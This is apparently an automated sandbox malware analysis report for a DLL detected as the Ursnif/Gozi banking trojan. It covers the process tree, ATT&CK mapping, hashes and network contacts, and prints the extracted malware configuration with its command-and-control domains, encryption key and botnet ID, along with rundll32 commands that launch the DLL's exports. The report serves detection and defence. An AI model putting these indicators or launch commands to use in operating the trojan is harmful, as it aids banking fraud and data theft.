

JoeSandbox Cloud BASIC



ID: 505071

Sample Name: 1sNVxA6gHE.dll

Cookbook: default.jbs

Time: 22:17:11

Date: 18/10/2021

Version: 33.0.0 White Diamond

Table of Contents

Table of Contents	2
Windows Analysis Report 1sNVxA6gHE.dll	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Ursnif	4
Yara Overview	4
Memory Dumps	5
Unpacked PEs	5
Sigma Overview	5
Jbx Signature Overview	5
AV Detection:	5
Networking:	5
Key, Mouse, Clipboard, Microphone and Screen Capturing:	5
E-Banking Fraud:	5
System Summary:	6
Hooking and other Techniques for Hiding and Protection:	6
HIPS / PFW / Operating System Protection Evasion:	6
Stealing of Sensitive Information:	6
Remote Access Functionality:	6
Mitre Att&ck Matrix	6
Behavior Graph	6
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	8
Domains	8
URLs	8
Domains and IPs	9
Contacted Domains	9
URLs from Memory and Binaries	9
Contacted IPs	9
Public	9
General Information	9
Simulations	10
Behavior and APIs	10
Joe Sandbox View / Context	10
IPs	10
Domains	10
ASN	11
JA3 Fingerprints	11
Dropped Files	13
Created / dropped Files	13
Static File Info	14
General	14
File Icon	14
Static PE Info	14
General	14
Entrypoint Preview	14
Rich Headers	14
Data Directories	14
Sections	14
Resources	15
Imports	15
Exports	15
Version Infos	15
Possible Origin	15
Network Behavior	15
Network Port Distribution	15
TCP Packets	15
UDP Packets	15
DNS Queries	15
DNS Answers	16
HTTP Request Dependency Graph	18
HTTPS Proxied Packets	18
Code Manipulations	312
Statistics	312
Behavior	312

System Behavior	312
Analysis Process: loadll32.exe PID: 6796 Parent PID: 5980	312
General	312
File Activities	313
Analysis Process: cmd.exe PID: 6804 Parent PID: 6796	313
General	313
File Activities	313
Analysis Process: rundll32.exe PID: 4460 Parent PID: 6796	313
General	313
File Activities	313
Analysis Process: rundll32.exe PID: 7132 Parent PID: 6804	313
General	313
File Activities	314
Analysis Process: rundll32.exe PID: 7148 Parent PID: 6796	314
General	314
File Activities	314
Analysis Process: rundll32.exe PID: 6408 Parent PID: 6796	315
General	315
File Activities	315
Disassembly	315
Code Analysis	315

Windows Analysis Report 1sNVxA6gHE.dll

Overview

General Information

Sample Name:	1sNVxA6gHE.dll
Analysis ID:	505071
MD5:	a4dc36f13e46d20.
SHA1:	fc876ed20a1668a.
SHA256:	3edf8ee5c6c8662..
Tags:	dll geo Gozi ISFB ITA ursnif
Infos:	
Most interesting Screenshot:	


Detection

MALICIOUS SUSPICIOUS CLEAN UNKNOWN	
Ursnif	
Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Found malware configuration
Multi AV Scanner detection for subm...
Yara detected Ursnif
System process connects to networ...
Multi AV Scanner detection for doma...
Writes or reads registry keys via WMI
Writes registry values via WMI
Uses 32bit PE files
Contains functionality to query locale...
Uses code obfuscation techniques (...)
Internet Provider seen in connection...
Detected potential crypto function
Contains functionality to query CPU ...
JA3 SSL client fingerprint seen in co...
Contains functionality to call native f...

Classification



Process Tree

System is w10x64	
loadll32.exe (PID: 6796 cmdline: loadll32.exe 'C:\Users\user\Desktop\1sNVxA6gHE.dll' MD5: 72FCD8FB0ADC38ED9050569AD673650E) cmd.exe (PID: 6804 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\1sNVxA6gHE.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D) rundll32.exe (PID: 7132 cmdline: rundll32.exe 'C:\Users\user\Desktop\1sNVxA6gHE.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D) rundll32.exe (PID: 4460 cmdline: rundll32.exe C:\Users\user\Desktop\1sNVxA6gHE.dll,Beat MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D) rundll32.exe (PID: 7148 cmdline: rundll32.exe C:\Users\user\Desktop\1sNVxA6gHE.dll,Brightdirect MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D) rundll32.exe (PID: 6408 cmdline: rundll32.exe C:\Users\user\Desktop\1sNVxA6gHE.dll,Coldrather MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D) <tr><td>cleanup</td></tr>	cleanup
cleanup	

Malware Configuration

Threatname: Ursnif

<pre>{ "RSA Public Key": "80EY/MCE1aYE7IrRu5wp9GzYwn3v1qDoKw+B2mYpJ3Qc+1dhKRexgeR8dMqBuqEKbikqG3bv8p0+HmOgiExibLAnAK7Zp8Swd/82yyB2Q3Qx3SvzSsHlqVo4DIAza2M95rYdpPR/IqJhZlqpab6yYJ8m/cbGmu7GeZDDb2M7cuo53Jd pozhb0yG2Ff34m4U", "c2_domain": ["outlook.com", "peajame.com", "gderrrpololo.net"], "botnet": "5566", "server": "12", "serpent_key": "30218409ILPAJDUR", "sleep_time": "10", "CONF_TIMEOUT": "20", "SetWaitableTimer_value": "0", "DGA_count": "10" }</pre>

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000003.924511743.00000000054E8000.00000004.000000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.1001753087.000000000345E000.00000004.000000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.1014909520.00000000051EE000.00000004.000000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000002.1193046068.00000000054E8000.00000004.000000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000002.1192669448.0000000004E69000.00000004.000000040.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 31 entries

Unpacked PE's

Source	Rule	Description	Author	Strings
3.3.rundll32.exe.2baa442.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.loaddll32.exe.e70000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
4.2.rundll32.exe.2f10000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
4.3.rundll32.exe.4d994a0.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.loaddll32.exe.6e410000.2.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 14 entries

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

 Click to jump to signature section

AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Networking:



System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Yara detected Ursnif

E-Banking Fraud:



Yara detected Ursnif

System Summary:



Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:



Yara detected Ursnif

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information:



Yara detected Ursnif

Remote Access Functionality:




Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	F S E
Valid Accounts	Windows Management Instrumentation ²	Path Interception	Process Injection ^{1 1 2}	Process Injection ^{1 1 2}	Input Capture ¹	System Time Discovery ¹	Remote Services	Input Capture ¹	Exfiltration Over Other Network Medium	Encrypted Channel ^{1 1}	Eavesdrop on Insecure Network Communication	F T V A
Default Accounts	Native API ¹	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information ¹	LSASS Memory	Security Software Discovery ¹	Remote Desktop Protocol	Archive Collected Data ¹	Exfiltration Over Bluetooth	Ingress Tool Transfer ⁴	Exploit SS7 to Redirect Phone Calls/SMS	F V V A
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 ¹	Security Account Manager	Process Discovery ²	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol ³	Exploit SS7 to Track Device Location	C C C B
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	Account Discovery ¹	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol ^{1 4}	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	System Owner/User Discovery ¹	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	Remote System Discovery ¹	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery ^{2 3}	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1sNVxA6gHE.dll	19%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.2be0000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
5.2.rundll32.exe.29a0000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
0.2.loadll32.exe.e70000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
4.2.rundll32.exe.2f10000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
peajame.com	7%	Virustotal		Browse
gderrpololo.net	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://peajame.com/.ms-acdc.office.comG	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
outlook.com	40.97.156.114	true	false		high
redtube.com	66.254.114.238	true	false		high
peajame.com	45.9.20.189	true	true	• 7%, Virustotal, Browse	unknown
HHN-efz.ms-acdc.office.com	52.97.183.162	true	false		high
FRA-efz.ms-acdc.office.com	52.97.151.82	true	false		high
gderrpololo.net	193.239.85.58	true	true	• 8%, Virustotal, Browse	unknown
www.outlook.com	unknown	unknown	false		high
www.redtube.com	unknown	unknown	false		high
outlook.office365.com	unknown	unknown	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
40.97.156.114	outlook.com	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
52.98.207.226	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	true
52.97.151.82	FRA-efz.ms-acdc.office.com	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
45.9.20.189	peajame.com	Russian Federation		35913	DEDIPATH-LLCUS	true
66.254.114.238	redtube.com	United States		29789	REFLECTEDUS	false
193.239.85.58	gderrpololo.net	Romania		35215	MERITAPL	true
52.98.208.82	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	true
52.97.183.162	HHN-efz.ms-acdc.office.com	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	505071
Start date:	18.10.2021
Start time:	22:17:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1sNVxA6gHE.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winDLL@11/0@12/8
EGA Information:	Failed
HDC Information:	- Successful, ratio: 33.8% (good quality ratio 32%) - Quality average: 79.2% - Quality standard deviation: 29.1%
HCA Information:	- Successful, ratio: 80% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Adjust boot time - Enable AMSI - Found application associated with file extension: .dll - Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
22:19:28	API Interceptor	2x Sleep call for process: rundll32.exe modified
22:19:28	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
40.97.156.114	616d365f1d876.dll	Get hash	malicious	Browse	
	6.dll	Get hash	malicious	Browse	
	616d32105a9b7.dll	Get hash	malicious	Browse	
	uT9rwkGATJ.dll	Get hash	malicious	Browse	
	FuiZSHt8Hx.dll	Get hash	malicious	Browse	
	609110f2d14a6.dll	Get hash	malicious	Browse	
	61mamnet@mamnet.com.doc	Get hash	malicious	Browse	
	.exe				
	.exe	Get hash	malicious	Browse	
	32noemai.exe	Get hash	malicious	Browse	
	1attachment.exe	Get hash	malicious	Browse	
	.exe	Get hash	malicious	Browse	
	3messag.exe	Get hash	malicious	Browse	
52.98.207.226	1rJ1VNAhR5Z.exe	Get hash	malicious	Browse	
	pb6lVV0vD6.dll	Get hash	malicious	Browse	
	6.dll	Get hash	malicious	Browse	
52.97.151.82	m87xfb63XU.dll	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
outlook.com	dCxYBBrNoL.exe	Get hash	malicious	Browse	40.93.207.0
	0vtCvM8VB9.exe	Get hash	malicious	Browse	40.93.212.0
	joNL3ZilY0.exe	Get hash	malicious	Browse	52.101.24.0
	SmZhvsyNc0.exe	Get hash	malicious	Browse	40.93.212.0
	M12s7KNFDg.exe	Get hash	malicious	Browse	40.93.207.1
	FTdhc25gn8.exe	Get hash	malicious	Browse	40.93.207.1

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	frj4kNTbl3.exe	Get hash	malicious	Browse	40.93.212.0
	jtht8EV6uw.exe	Get hash	malicious	Browse	40.93.207.1
	iwTiB0dgnZ.exe	Get hash	malicious	Browse	52.101.24.0
	bcJ2CVVot9.exe	Get hash	malicious	Browse	40.93.212.0

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
MICROSOFT-CORP-MSN-AS-BLOCKUS	Z1JWqe0tZn	Get hash	malicious	Browse	20.15.12.212
	Invoice #019972.vbs	Get hash	malicious	Browse	13.69.175.115
	6hIVFnTCbu	Get hash	malicious	Browse	13.106.92.9
	oovZ1Z5DqZ	Get hash	malicious	Browse	20.55.77.32
	Receipt.vbs	Get hash	malicious	Browse	20.196.200.76
	BXQb7BRQx7	Get hash	malicious	Browse	191.235.116.167
	8jfOcvTqQA	Get hash	malicious	Browse	20.195.143.237
	UNNEIaOxVM	Get hash	malicious	Browse	135.149.243.125
	jQCJldg3pv	Get hash	malicious	Browse	40.94.44.207
	raCyB7pYpd	Get hash	malicious	Browse	20.201.157.123
	arm	Get hash	malicious	Browse	20.92.53.71
	ATc5uxXITp	Get hash	malicious	Browse	51.134.17.58
	il32XbklZm	Get hash	malicious	Browse	20.97.91.200
	IN7REq0Jv5	Get hash	malicious	Browse	51.103.176.234
	qINZ8xy9S	Get hash	malicious	Browse	20.184.38.231
	MMpysQ37RU	Get hash	malicious	Browse	20.14.158.87
	HDgtpV43hX	Get hash	malicious	Browse	20.159.255.158
	WSuNws5Xni	Get hash	malicious	Browse	20.116.102.212
	arm7	Get hash	malicious	Browse	20.71.144.226
	arm7.light	Get hash	malicious	Browse	21.147.43.145
MICROSOFT-CORP-MSN-AS-BLOCKUS	Z1JWqe0tZn	Get hash	malicious	Browse	20.15.12.212
	Invoice #019972.vbs	Get hash	malicious	Browse	13.69.175.115
	6hIVFnTCbu	Get hash	malicious	Browse	13.106.92.9
	oovZ1Z5DqZ	Get hash	malicious	Browse	20.55.77.32
	Receipt.vbs	Get hash	malicious	Browse	20.196.200.76
	BXQb7BRQx7	Get hash	malicious	Browse	191.235.116.167
	8jfOcvTqQA	Get hash	malicious	Browse	20.195.143.237
	UNNEIaOxVM	Get hash	malicious	Browse	135.149.243.125
	jQCJldg3pv	Get hash	malicious	Browse	40.94.44.207
	raCyB7pYpd	Get hash	malicious	Browse	20.201.157.123
	arm	Get hash	malicious	Browse	20.92.53.71
	ATc5uxXITp	Get hash	malicious	Browse	51.134.17.58
	il32XbklZm	Get hash	malicious	Browse	20.97.91.200
	IN7REq0Jv5	Get hash	malicious	Browse	51.103.176.234
	qINZ8xy9S	Get hash	malicious	Browse	20.184.38.231
	MMpysQ37RU	Get hash	malicious	Browse	20.14.158.87
	HDgtpV43hX	Get hash	malicious	Browse	20.159.255.158
	WSuNws5Xni	Get hash	malicious	Browse	20.116.102.212
	arm7	Get hash	malicious	Browse	20.71.144.226
	arm7.light	Get hash	malicious	Browse	21.147.43.145

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	Halkbank_Ekstre_20211018_082357_541079.exe	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	choco.exe	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	N#U00ba 210000483.exe	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	j7kl5Wn0i8.xls	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	Rocket payment refund # 903384.html	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	cJ8FKm6RAG.xls	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	invoice swift.exe	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	tn1020931.xlsm	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	Albar#U00e1n de entrega 6414934.exe	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	z7UE4pbm06.xls	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	TgQjDAYVVo.xls	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	VSUy0cQH9.xls	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	#Ud83d#UdcdeINV#09441-630288.html	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	5CmC5dDIGS.xls	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	APfGxtqMd3.xls	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	f0KJjcRbuK.xls	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	44UJOr84gd.xls	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	NXhZe34xya.xls	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	bHcs8eo24v.xls	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162
	20v7PHb431.xls	Get hash	malicious	Browse	40.97.156.114 52.98.207.226 52.97.151.82 45.9.20.189 66.254.114.238 193.239.85.58 52.98.208.82 52.97.183.162

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.277289489378714
TrID:	- Win32 Dynamic Link Library (generic) (1002004/3) 99.60% - Generic Win/DOS Executable (2004/3) 0.20% - DOS Executable Generic (2002/1) 0.20% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	1sNVxA6gHE.dll
File size:	431104
MD5:	a4dc36f13e46d20efd7c46cd501058b1
SHA1:	fc876ed20a1668ab4af8af2b0eb04193fec3b56f
SHA256:	3edf8ee5c6c8662d5e7ece21923c29a630a8309d6168a3579108dde18e01df18
SHA512:	20b49cd7ba46983e604c8a1fe5c3d4ade4485b6fc5efce48a977abc0f227b20dca9bafd6ba28f158a109889c007861b63cead0a7607a65dc887296e5e7810526
SSDEEP:	6144:rFvyrc/+PEa2S+sTks/EqyHYOgf9YfGQMqavPeTCzLNzrkOXAxuXL!5KZPEzs9/vysiOIFmUtzCu7l
File Content Preview:	MZ.....@.....!..L!Th is program cannot be run in DOS mode....\$.....J...\$...\$...\$.....\$.....\$.....\$..%...\$.....\$.....\$.....\$.Rich..\$.....PE..L....c.V.....

File Icon

	
Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x4030d6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x561463CF [Wed Oct 7 00:14:07 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	8ab28ff89ea1dd5f7e70bef00986ad9b

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2f74d	0x2f800	False	0.599876644737	data	6.78877431428	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x31000	0x35240	0x35400	False	0.598701584507	data	5.2401021639	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x67000	0x17c80	0x1800	False	0.317220052083	data	3.61627434048	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x7f000	0x3f8	0x400	False	0.42578125	data	3.29210950865	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x80000	0x2774	0x2800	False	0.779296875	data	6.68150131817	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

